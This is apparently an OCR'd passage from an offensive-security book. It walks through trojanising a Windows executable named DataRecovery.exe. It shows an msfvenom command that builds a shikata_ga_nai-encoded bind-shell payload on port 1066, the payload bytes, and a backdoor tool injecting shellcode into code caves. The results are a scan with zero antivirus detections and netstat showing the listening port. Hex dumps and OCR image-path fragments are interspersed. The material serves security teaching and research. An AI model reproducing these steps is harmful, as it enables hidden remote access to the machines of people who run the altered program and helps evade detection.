00001120: 046c 0241 00e9 e930 0000 391d 6002 4100
00001130: 10de 68d8 f540 fee8 1406 c800 b6c4 0425
00001140: 0560 0241 00ff ffff ffe9 c803 8600 3655
00001150: fc52 ff15 88c1 a300 a3b8 0b41 0019 b103
00001160: 0000 891d 1cd0 4000 e9a9 0300 0086 45fc
00001170: 502e 15c7 9e40 00a3 e017 b700 e992 0300
00001180: 0089 1da3 d040 0010 cf03 0000 391d 6002
00001190: db00 740d 68bc d140 6ae8 b205 00f0 83c4
```

```
00001000: 558b ec65 ec0c b92a 64b8 4e02 4100 53b7
00001010: a3e8 1741 00a3 a80b 4100 a344 4041 00a3
00001020: 0418 4100 33db a35a 4041 5b9f 8d45 0c8b
00001030: c833 0850 c7c7 e6f0 1741 0044 d240 004b
00001040: 1d40 3c41 002a d608 f600 73e0 d040 0011
00001050: d8a4 0000 83c4 0453 5353 684c 40b7 2ce8
00001060: fc3e 0000 8b55 0c8b 45b3 8b28 4c40 4100
00001070: 5250 8d55 f47d 52b6 444a 0000 8bee f486
00001080: 45fc 8d4d 1850 5168 05d2 4021 01e8 de4a
00001090: 00aa 85c0 0f04 9a04 3f06 8b35 68c1 4000
000010a0: 0fdd 4523 83c0 08bf f839 d587 fd4d c182
000010b0: b7c9 8a88 0817 4000 ff55 8d98 1640 ffdd
000010c0: 55fc 52ff 716c c1db 0083 c404 3bc3 3710
000010d0: d040 00ff 8f3d b100 0068 f8d1 4000 e86d
000010e0: 0600 00e9 2b04 0000 e605 6802 4100 b3f9
000010f0: 0000 e91f 0400 0089 e014 d040 51e9 1407
00001100: 00cc 588d fccf ff15 6cc1 4000 a318 d040
00001110: 00e9 fd03 0000 8b4d 4c51 ffd3 6cc1 4000
00001120: a36c 0241 00e9 e903 00df a01d 6002 4100
00001130: 7e0d 05d8 5040 8fe8 1406 0000 83c4 04c7
00001140: b960 1741 00ff ffff ffe9 c803 00ad 8b2f
00001150: fc52 1049 e42c 7a00 a3b8 0b44 00e9 b103
00001160: 0000 891d 1cd0 4000 37a9 0300 008b 2ffc
00001170: b9ff 1588 c140 00a3 fc11 9300 e992 03cd
00001180: 0008 6654 d040 00e9 8a03 0000 391d 6002
00001190: 4100 740d 8bbc d140 e0e8 b205 0000 83c4
```

```
root@yokwe:~# objdump -D shell1.exe -M intel |grep "68 4c 40"
  40105a:       68 4c 40 41 23          push   0x2341404c
root@yokwe:~# objdump -D shell2.exe -M intel |grep "68 4c 40"
  40105a:       68 4c 40 b7 2c          push   0x2cb7404c
```


program code
code cave
0042C640 CC BE 43 00 E9 CC 57 FD FF B9 80 C0 43 00 E9 F5
0042C650 A6 FE FF FF 35 84 C0 43 00 68 BC C0 43 00 E8 36
0042C660 A9 FE FF B9 DC C0 43 00 E9 97 A6 FE FF B9 E8 C0
0042C670 43 00 E8 41 63 FE FF 68 EC C0 43 00 FF 15 2C D2
0042C680 42 00 C3 B9 0C C1 43 00 E9 E5 A9 FE FF C7 05 1C
0042C690 C1 43 00 98 D6 42 00 B9 1C C1 43 00 E9 1B B0 FE
0042C6A0 FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C6B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C6C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C6D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C6E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C6F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C700 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C710 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C720 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C730 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C740 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C750 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C760 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C770 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C780 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C790 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C7A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C7B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C7C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C7D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C7E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042C7F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0002BBB1 000000000042C7B1: .text:0042C7B1 (Synchronized with IDA View-A)



No engines detected this file
SHA-256 6c5286f00ecd9491143ece3d0f7482a91e99a98f8a3e14c678565f5a6bd06192
File name DataRecovery.exe
File size 412 KB
Last analysis 2018-05-31 18:21:51 UTC
Community score +27
EXE
0 / 64

```
root@troy:~# msfvenom --arch x86 --platform windows --payload windows/shell/bind_tcp
EXITFUNC=thread LPORT=1066 --encoder x86/shikata_ga_nai --iterations 5 > trojan.bin
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 357 (iteration=0)
x86/shikata_ga_nai succeeded with size 384 (iteration=1)
x86/shikata_ga_nai succeeded with size 411 (iteration=2)
x86/shikata_ga_nai succeeded with size 438 (iteration=3)
x86/shikata_ga_nai succeeded with size 465 (iteration=4)
x86/shikata_ga_nai chosen with final size 465
Payload size: 465 bytes
```


```
root@troy:~# xxd trojan.bin
00000000: bd72 e38e 24dd c5d9 7424 f45e 2bc9 b16e  .r..$...t$.^+..n
00000010: 316e 1483 c604 036e 1090 1655 eb8d ad4e  1n.....n...U...N
00000020: 0077 f066 dc73 4248 d4ca 3c9b 9436 4019  .w.f.sBH..<..6@.
00000030: 5c45 3488 bf55 578b a8cf 93c0 43ec 539e  \E4..UW.....C.S.
00000040: 05ae aaa0 114d 8f30 41a3 04b2 5269 2128  .....M.0A...Ri!(
00000050: c022 06f2 adcb 30d6 ea62 4c8c 45e4 a716  ."....0..bL.E...
```


```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 924
[*] All caves lengths:  924
#############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#############################################################
[*] Cave 1 length as int: 924
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x284 End: 0xffc; C
ave Size: 3448
2. Section Name: .text; Section Begin: 0x1000 End: 0x4b000; Cave begin: 0x4a47f End:
0x4affc; Cave Size: 2941
3. Section Name: .rdata; Section Begin: 0x4b000 End: 0x5c000; Cave begin: 0x5b3f0 End
: 0x5bffc; Cave Size: 3084
```


```
0004A400  74 FD FF B9 60 00 46 00  E9 36 74 FD FF B9 00 1A  t...`.F.....
0004A410  46 00 E9 2C 74 FD FF B9  A0 18 46 00 E9 E6 2A FD  F.....F.....
0004A420  FF B9 F8 18 46 00 E9 DC  2A FD FF B9 50 19 46 00  ....F.....P.F.
0004A430  E9 D2 2A FD FF B9 A8 19  46 00 E9 C8 2A FD FF B9  ....F.....
0004A440  1C 1A 46 00 E9 2B 79 FD  FF B9 18 1A 46 00 E9 F0  ..F.....F...
0004A450  73 FD FF B9 28 1A 46 00  E9 1F 72 FD FF B9 20 1D  s...(.F.....·.
0004A460  46 00 E9 DC 73 FD FF B9  E8 27 46 00 E9 C4 C4 FF  F.....
0004A470  FF B9 24 28 46 00 E9 A5  C5 FF FF 00 00 00 00 00  ..$(F.....
0004A480  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A4A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A4B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A4C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A4D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A4E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A4F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A500  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A510  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A560  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A570  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A580  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A590  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A5A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A5B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A5C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A5D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
0004A5E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ....
```




```
 End: 0x5c255; Cave Size: 468
7. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5c28b
 End: 0x5c454; Cave Size: 457
8. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5c589
 End: 0x5c756; Cave Size: 461
9. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5c793
 End: 0x5c95c; Cave Size: 457
10. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5cac
1 End: 0x5cc95; Cave Size: 468
11. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5ccc
b End: 0x5ce94; Cave Size: 457
12. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5cf1
1 End: 0x5d0e5; Cave Size: 468
13. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5d11
b End: 0x5d2e4; Cave Size: 457
23. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5efe
5 End: 0x5f20c; Cave Size: 551
26. Section Name: None; Section Begin: None End: None; Cave begin: 0x5fca3 End:
0x6000a; Cave Size: 871
**************************************************
[!] Enter your selection: 7
[!] Using selection: 7
[*] Changing flags for section: .data
[*] Cave 2 length as int: 528
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x284 End: 0xf
fc: Cave Size: 3448
2. Section Name: .text; Section Begin: 0x1000 End: 0x4b000; Cave begin: 0x4a47f
End: 0x4affc; Cave Size: 2941
5. Section Name: .rdata; Section Begin: 0x4b000 End: 0x5c000; Cave begin: 0x5b3f
0 End: 0x5bffc; Cave Size: 3084
23. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5efe
5 End: 0x5f20c; Cave Size: 551
26. Section Name: None; Section Begin: None End: None; Cave begin: 0x5fca3 End:
0x6000a; Cave Size: 871
**************************************************
[!] Enter your selection: 2
[!] Using selection: 2
```






DataRecovery
Scan
Drive
C
File
Folder
Type
Select C:\Windows\system32\cmd.exe
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1066 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49157 0.0.0.0:0 LISTENING
TCP 127.0.0.1:5357 127.0.0.1:49159 TIME_WAIT
TCP 192.168.108.119:139 0.0.0.0:0 LISTENING
TCP 192.168.108.119:49158 192.168.108.12:3911 TIME_WAIT
TCP [::]:135 [::]:0 LISTENING
TCP [::]:445 [::]:0 LISTENING
TCP [::]:5357 [::]:0 LISTENING
TCP [::]:49152 [::]:0 LISTENING
TCP [::]:49153 [::]:0 LISTENING
TCP [::]:49154 [::]:0 LISTENING
TCP [::]:49155 [::]:0 LISTENING
TCP [::]:49157 [::]:0 LISTENING
UDP 0.0.0.0:3702 *:*
UDP 0.0.0.0:3702 *:*



Binary search
Enter binary search string:
String
bd 72 e3 8e 24 dd c5 d9 74 24 f4 5e
Match case
Unicode strings
Search Up
Find all occurrences
Hex
Decimal
Octal
OK
Cancel
Help

Chapter 11: Bypassing Protections with ROP




Virtual memory
MMU abstraction
RAM - immediate access
Page file on hard drive

